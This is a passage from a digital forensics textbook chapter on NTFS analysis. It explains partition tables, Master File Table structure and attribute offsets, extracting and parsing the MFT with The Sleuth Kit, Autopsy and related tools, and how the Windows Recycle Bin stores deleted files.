


Figure 5.6: Showing boot partition and file system type

- Partition type descriptor 0x5: Extended Primary partition
- 0x07: NTFS or exFAT
- 0x0C: FAT32

- 0x82: Linux swap
- 0x83: Linux native

We can get the same information using command lines or to automate the analysis and extraction. We can use **The Sleuth Kit (TSK)** for command line. We have already covered how to install the TSK on Windows and Linux in [Chapter 2, Digital Forensics Lab Setup](#) under the topic *The Sleuth Kit*.

You can download more image samples from: <https://cfreds-archive.nist.gov/dfr-test-images.html>

Use the mmls (`mmls.exe` on Windows OS) command to display the partition layout of the disk. This command will show you the starting and ending sector of each partition, as well as the partition type.

Command: `mmls diskimage.dd`

The command will output all the partitions with their start and end offsets, as shown:

```
Z:\Windows 10\Forensic Tools\sleuthkit-4.12.0-win32\bin>mmls.exe C:\Users\Labuser\Downloads\10b-ntfs-auto
detect\10-ntfs-autodetect\10-ntfs-disk.dd
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End      Length      Description
000: Meta    0000000000  0000000000  0000000001 Primary Table (#0)
001: -----  0000000000  0000000062  0000000063 Unallocated
002: 000:000  0000000063  0000096389  0000096327 NTFS / exFAT (0x07)
003: 000:001  0000096390  0000192779  0000096390 NTFS / exFAT (0x07)
004: -----  0000192780  0000192783  0000000004 Unallocated
```

Figure 5.7: Running mmls command

The mmls utility comes in very handy to digital forensics. It is recommended that you explore the Linux version of the command. Now, once we know the partition start and end sector, we can now understand MFT.

Master File Table

Master File Table (MFT) is a crucial component of the NTFS file system. The MFT is a special file that contains records of every file and directory on an NTFS volume, including their attributes, metadata, and location on the disk.

The MFT records are 1024 bytes in size, and each record has a header, a set of attributes, and some slack space. The header contains information such as the record number, the status flag, and the attribute offset. The attributes store various data about the file or directory, such as its name, size, creation date, modification

date, access date, permissions, and content. Some attributes are resident, meaning they are stored within the MFT record itself, while others are nonresident, meaning they are stored outside the MFT record and referenced by a data run list.

There are two types of MFT files:

- **Resident MFT:** If the file or folder data is smaller than 512 bytes, it is stored inside the MFT entry itself. This is called a resident MFT.
- **Non-Resident MFT:** If the file or folder data is larger than 512 bytes, it is stored outside the MFT entry. The MFT entry provides the cluster addresses where the data is located on the disk partition. These are called data runs. Each MFT entry has a flag that indicates whether it is a resident or nonresident file.

When a volume is formatted as NTFS, it creates two distinct sections:

- Partition Boot Sector, which is located at the beginning of the disk and can expand up to 16 sectors. This section establishes the data structure of the file system and contains vital information such as the cluster size, MFT entry size, and the starting cluster address of the MFT. As the MFT is not placed in a predefined sector, this information allows it to be relocated whenever a bad sector occupies its typical location.
- Data Area, which comprises of two main components:
 - File area
 - Master File Table

The MFT on a typical hard drive with 512-byte sectors is arranged as a sequence of 1,024-byte records, commonly referred to as **entries**. Each entry represents a file or directory on the volume, with the first 42 bytes designated as the MFT header. The remaining 982 bytes store attributes, which are compact data structures with a specific purpose.

Each MFT entry begins with a signature, or magic number, which is stored in the first field. A standard MFT entry is marked with the ASCII string **FILE** or the hexadecimal value 0x46494c45. And a faulty entry is labeled with the string **BAAD**.

The header also includes other essential data, such as the location of the first attribute ID, which is typically situated 0x20 bytes from the start of the record. Furthermore, each attribute ID has a length value, expressed in hexadecimal, that denotes its endpoint and the start of the next attribute. This length value is located four bytes from the attribute ID.

The primary aim of the MFT is to enhance the performance and reliability of the NTFS file system. By storing metadata in a centralized location, the MFT enables fast and efficient access to files and directories. The MFT maintains a backup of its first four records in a separate file called \$MFTMirr, which can be used to recover the MFT if it becomes corrupted. The MFT and its mirror are located at fixed positions on the disk, recorded in the boot sector. The details are illustrated in the following figure:

The diagram illustrates the structure of the Master File Table (MFT) and a detailed view of a File Record.

Master File Table:

Master File Table	
0	\$MFT
1	\$MFTMirr
2	\$LogFile
3	\$Volume
4	\$AttrDef
5	.
6	\$Bitmap
7	\$Boot
8	\$BadClus
9	\$Secure
10	\$UpCase
11	\$Extend
12... 15	Reserved

File Record:

File Record	
Standard Information	
Filename	
Data Stream	Extents
Attribute 1	Resident
Attribute 2	Extents

A blue arrow points from the entry '\$MFTMirr' in the MFT table to the 'File Record' table, indicating that the MFT Mirrored record contains the structure of a standard file record.

Figure 5.8: Metadata records of NTFS files

We have understood the MFT table, next let us learn how to locate MFT on hard drive or image of hard drive.

How to locate MFT

Load image or physical drive to FTK image or HxD. We will be using FTK for now and eventually we will use HxD too during the showcase.

Identify the start of the partition or simply click on the partition in the FTK image which will land you to the start of the partition. To identify NTFS formatted partition:

1. Go to 8 bytes from Offset 48 to 55 where you will find logical cluster number for \$MFT: **0x00 00 0C 00 00 00 00 00**. And the decimal value of little-endian value of **0x00 00 0C 00 00 00** is 786432.

2. We know that there are 0X08 sectors per cluster which in decimal is 8. So, the starting address of \$MFT would be sectors per cluster X logical cluster number for \$MFT that is, $8 * 786432 = 6291456$, as shown:




Figure 5.9: Identifying logical cluster of MFT and sector and cluster

- Open HxD and investigate MFT. You can load the image file by clicking on **Tools** and then load the image file. Once loaded, type your MFT's starting address.
- A standard MFT entry is marked with the ASCII string **FILE**. or the hexadecimal value 0x46494c45. A faulty entry is labeled with the string **BAAD**, as shown in the following figure:




Figure 5.10: Start of good MFT file.

MFT is a data structure that stores information about every file, folder, and disk on a NTFS file system. The size of each MFT entry is 1024 bytes, but it can be expanded if more space is needed. Each MFT entry has various attributes that contain different meta data about the file. Depending on the size of the file or folder, the information can be stored in two ways in MFT.

The following table is a list of \$MFT attribute type, their Hex value and description:

Attribute type	Hexadecimal value	Description
Standard	0x10	Stores basic file attributes such as creation time, modification time, etc.
Attribute List	0x20	Points to other attributes that are too large to fit in a single MFT record.
File Name	0x30	Stores the file name and some of its attributes.
Object ID	0x40	Stores a unique identifier for a file or directory.
Security	0x50	Stores the security descriptor for the file or directory.
Volume Name	0x60	Stores the volume label of a disk.
Volume Info.	0x70	Stores metadata about the volume, such as its serial number.
Data	0x80	Stores the actual file data.
Index Root	0x90	Stores the root node of an index.
Index Alloc.	0xA0	Stores non-resident index nodes.

Bitmap	0xB0	Stores a bitmap for the allocation status of clusters.
Reparse Point	0xC0	Stores data for a reparse point.
EA Information	0xD0	Stores extended attribute information.
EA	0xE0	Stores extended attribute data.
Property Set	0xF0	Stores metadata for a file or directory.

Table 5.2: MFT attribute table

Some of the most important MFT attributes for digital forensics analysts are:

- **Standard Information Attribute (SIA):** This attribute contains basic metadata about the file or directory, such as its creation time, last modification time, last access time, last change time (of metadata), owner ID, security ID, and flags (such as hidden, system, read-only, etc.).
- **Filename Attribute (FNA):** This attribute contains the name of the file or directory and its parent directory ID. It also contains some metadata that may differ from the SIA, such as its creation time, last modification time, last access time, allocated size, and real size.
- **Data attribute:** This attribute contains the actual content of the file or directory. If the content is small enough to fit within the MFT record, it is resident; otherwise, it is nonresident and stored elsewhere on the disk.

Attribute 0x10: Standard information

This attribute (0X10) contains information about the file's metadata, such as its size, creation, modification, access and update timestamps. The following list shows the structure and meaning of the attribute's fields:

- Offset 0x38 from the beginning of MFT record: The start of attribute 0x10.
- Offset 0x04 and 0x05 from beginning of attribute 0x10: Size of 0x10 attribute.
- Offset 0x18 to 0x1F: File's create date and time.
- Offset 0x20 to 0x27: Last modified date and time for the file.
- Offset 0x28 to 0x2F: Last access date and time.
- Offset 0x30 to 0x37: Record update date and time.

Attribute 0x30: File_Name

The `File_Name` attribute (0x30) stores the name and some metadata of the file, such as its creation, modification, access, and update timestamps. The attribute has a fixed structure with different offsets and sizes for each field. The following list shows the fields and their meanings:

- Offset 0x04 and 0x05 from beginning of attribute 0x30: Size of attribute 0x30.
- Offset 0x5A from 0x30 attribute's starting position: Short filename; in Unicode.
- Offset 0x20 to 0x27: File's create date and time.
- Offset 0x28 to 0x2F: Last modified date and time for file.
- Offset 0x30 to 0x37: Last access date and time.
- Offset 0x38 to 0x3F: Record update date and time.

In the following walkthrough, we will track `STANDARD_INFO` creation time, modified time, and last accessed time:

- Offset 0XC50: C57 offset is for `$STANDARD_INFO` creation time E3 D1 38 37 7C 57 D9 01, which translates to 3/15/2023 8:24:59 PM.
- Offset 0XC58: C5F offset is for `$STANDARD_INFO` modified time E3 D1 38 37 7C 57 D9 01, which translates to 3/15/2023 8:24:59 PM.
- Offset 0XC68: C6F offset is for `$STANDARD_INFO` last accessed time E3 D1 38 37 7C 57 D9 01, which translates to 3/15/2023 8:24:59 PM.




Figure 5.11: MFT STD_INFO and FILENAME

Another way to locate and extract the \$MFT is described as follows:

1. Create a forensics image of the hard disk.
2. Load it into Autopsy.
3. Click on the allocated bootable Volume.
4. Navigate to the root directory of the volume.
5. Right-click and select export MFT.

Refer to the following figure for your reference:

The screenshot shows the Autopsy interface with the following details:

- Left Panel (Data Sources):**
 - PhysicalDrive0_1 Host
 - PhysicalDrive0
 - vol1 (Unallocated: 0-2047)
 - vol2 (NTFS / exFAT (0x07): 2048-2048)
 - vol3 (NTFS / exFAT (0x07): 20284211)
 - vol4 (Unallocated: 20792796-207931)
 - File Views
 - File Types
 - Deleted Files
 - MB File Size
 - Data Artifacts
 - Chromium Extensions (61)
 - Chromium Profiles (1)
 - Communication Accounts (2)
 - Favicon (1102)
 - Installed Programs (49)
 - Metadata (49)
- Central Table View:**

Listing /img_PhysicalDrive0/vol_vol2

Table Thumbnail Summary

41 Results

Name	S	C	O	Modified Time	Change Time	Access Time
\$BadClus:\$Bad				2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 E
pagefile.sys				2023-04-19 15:08:22 EDT	2023-04-19 15:08:22 EDT	2023-04-19 15:08:22 E
\$MFT				2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 E
swapfile.				2023-04-19 15:08:22 EDT	2023-04-19 15:08:22 EDT	2023-04-19 15:08:22 E
\$LogFile				2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 E
\$Bitmap				2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 E
\$Secure:				2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 E
bootmgr				2023-04-12 17:47:29 EDT	2023-04-12 17:47:29 EDT	2023-04-12 17:47:29 E
\$UpCase				2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 EDT	2023-03-15 16:24:59 E
- Bottom Context Menu:**
 - \$MFT
 - View File in Timeline...
 - swapfile.
 - \$LogFile
 - \$Bitmap
 - \$Secure:
 - Extract File(s) **(highlighted)**
 - Export Selected Rows to CSV
 - Add File Tag
 - Remove File Tag

Figure 5.12: Extracting \$MFT from Autopsy

The MFT can help a digital analyst to recover deleted files, analyze file activity timelines, identify file ownership and permissions, detect file tampering or hiding, and extract file content. Now we will explore different tools and methods to parse analyze MFT.

MFT analysis tools

In this section we explore a couple of MFT analysis tools available to digital forensics analysts in the open-source community.

- MFT2Csv:
 - You can analyze MFT using MFT2Csv, which was developed by *Joakim Schicht*.
 - MFT2Csv is a good tool with the ability to read \$MFT from a variety of sources, including live system acquisition.
 - Download link: <https://code.google.com/archive/p/mft2csv/downloads>
 - The output by default, is saved in a CSV format but could be also exported as log2timeline or bodyfile, as shown in the following figure:




Figure 5.13: Running MFT2CSV

- Sleuth Kit tools:
 - Run mmls command just like we ran under MBR sections:
 - ❖ **mmls diskimage.dd**
 - Use the fls to list the files and directories in the first partition:
 - **fls -o <offset> -r diskimage.dd**
 - ❖ Replace <offset> with the starting sector of the partition.
 - ❖ R is used to recursively show all the files and directories including deleted ones.
 - ❖ You can use -p with partition number and then list files and directories in that partition.

You will get the following output:

```

Select Administrator: Command Prompt
d/d 27-144-1: System Volume Information
V/V 32: $OrphanFiles

Z:\Windows 10\Forensic Tools\sleuthkit-4.12.0-win32\bin>fls.exe -o 63 -f ntfs -r "C:\Users\Labuser\Downloads\10b-ntfs-autodetect\10-ntfs-disk.dd"
r/r 4-128-4: $AttrDef
r/r 8-128-2: $BadClus
r/r 8-128-1: $BadClus:$Bad
r/r 6-128-1: $Bitmap
r/r 7-128-1: $Boot
d/d 11-144-4: $Extend
+ r/r 25-144-2: $ObjId:$O
+ r/r 24-144-3: $Quota:$O
+ r/r 24-144-2: $Quota:$Q
+ r/r 26-144-2: $Reparse:$R
r/r 2-128-1: $LogFile
r/r 0-128-1: $MFT
r/r 1-128-1: $MFTMirr
r/r 9-128-8: $Secure:$SDS
r/r 9-144-11: $Secure:$SDH
r/r 9-144-5: $Secure:$SII
r/r 10-128-1: $UpCase
r/r 3-128-3: $Volume
r/r 29-128-1: NTFS.TXT
d/d 27-144-1: System Volume Information
+ r/r 28-128-1: MountPointManagerRemoteDatabase
+ r/r 30-128-4: tracking.log
V/V 32: $OrphanFiles

Z:\Windows 10\Forensic Tools\sleuthkit-4.12.0-win32\bin>

```

Figure 5.14: Output of fls.exe

- Use the **icat** command to extract a file or directory from the disk image. You will need to specify the partition number, the starting sector of the file or directory, and the size of the file or directory. For example, to extract a file named **important.doc** from the first partition:
 - **Command:** `icat -o <offset> -f <filesystem> diskimage.dd <partition> > output`
 - We are going to extract **NTFS.txt** and **\$MFT**, as shown:

```

Z:\Windows 10\Forensic Tools\sleuthkit-4.12.0-win32\bin>icat -o 63 -f ntfs "C:\Users\Labuser\Downloads\10b-ntfs-autodetect\10-ntfs-disk.dd" 0 > c:\Users\Labuser\Documents\MFT.raw
Z:\Windows 10\Forensic Tools\sleuthkit-4.12.0-win32\bin>icat -o 63 -f ntfs "C:\Users\Labuser\Downloads\10b-ntfs-autodetect\10-ntfs-disk.dd" 0 > c:\Users\Labuser\Documents\NTFS.txt
Z:\Windows 10\Forensic Tools\sleuthkit-4.12.0-win32\bin>

```

Figure 5.15: Extracting files using icat

- **AnalyzeMFT:** We have installed AnalyzeMFT in *Chapter 2, Digital Forensics Lab Setup*, under the topic *AnalyzEMFT*:

`analyzeMFT.py -f <mftpath.raw> -o mft_analyzed.csv`

Refer to the following *Figure 5.16*:

```
C:\Users\Labuser\Downloads\analyzeMFT-master>analyzeMFT.py -f "c:\Users\Labuser\Documents\MFT.raw" -o mft_analyzed.csv
C:\Users\Labuser\Downloads\analyzeMFT-master>
```

Figure 5.16: Using analyzeMFT

Note: Slueth kit can be installed on Linux too, and same commands such as mls, fls, icat, and analyzeMFT.py can be used on Linux-based images.

If you want to use graphical user interface to examine MFT content, especially STANDARD INFORMATION and FILE NAME information, then you can use MFT Explorer by *Eric Zimmerman*.

The MFT is an essential source of forensic evidence for investigators who want to analyze an NTFS volume. The MFT records can reveal various information about the files and directories on the volume, such as their creation, modification, and access times, their owner and security settings, their previous names and locations, and their deleted status. The MFT can also contain slack space or residual data that may have been overwritten by new files or attributes. By parsing and examining the MFT records, forensic tools can reconstruct the file system structure and recover deleted or hidden files and directories.

Talking about deleted files and directories and their recovery, the next topics are dedicated to understanding how the Windows Recycle Bin works and what happens when a file is deleted, and then how to recover a file using a tool named Recuva.

Recycle Bin

The Recycle Bin is a crucial aspect of Windows that has been present since Windows 95. Its purpose is to temporarily store deleted files and folders on the system, serving as a safety net for users in case of accidental deletions. In digital forensics, analyzing the Recycle Bin can provide critical information in digital forensics investigations. The Recycle Bin can contain deleted files, emails, and chat logs that can provide valuable clues in investigations. The Recycle Bin can also provide information about user behavior, such as the types of files deleted, the frequency of deletions, and the time of deletion. This information can be useful in building a timeline of events or identifying patterns of behavior.

The Recycle Bin is a vital source of digital evidence in digital forensics investigations. Digital forensic analysts should be aware of its potential value in

investigations and use appropriate tools and techniques to analyze the Recycle Bin and recover deleted files and data.

What happens when a file is moved to Recycle Bin?

When a file is deleted, it is moved to this folder rather than being permanently deleted. Users can then restore the file from the Recycle Bin if they realize they made a mistake, or simply change their mind. However, if the Recycle Bin is emptied or the file is deleted permanently, the space it occupies on the hard drive is marked as free and can be overwritten by new data.

How Recycle Bin handles deleted files in Windows 10

When a file is deleted in Windows 10, two new files are created in the following location: `C:\$Recycle.Bin\SID\`, where SID is the security identifier of the user who performed the deletion. The new files are named with a random six-character value and a prefix of either \$I or \$R.

The \$I file contains meta-data information about the deleted file, such as its original name and path, its size, and the date and time of deletion. The \$R file contains the actual data of the deleted file, which can be recovered if needed. The \$I and \$R files have the same six-character value in their names, which links them together.

For example, if a user with SID S-1-5-21-2382049235-3257346353-1402513688-1000 deletes a file named `sensitive.docx` from the documents folder, two new files will be created in `c:\$Recycle.Bin\ S-1-5-21-2382049235-3257346353-1402513688-1000 \:`

- `$I7F8697.docx`: This file contains meta-data such as the original file name, size, and deletion date.
- `$R7F8697.docx`: This file contains the data of `sensitive.docx`, which can be opened with a word processor if recovered out of `$Recycle.Bin`

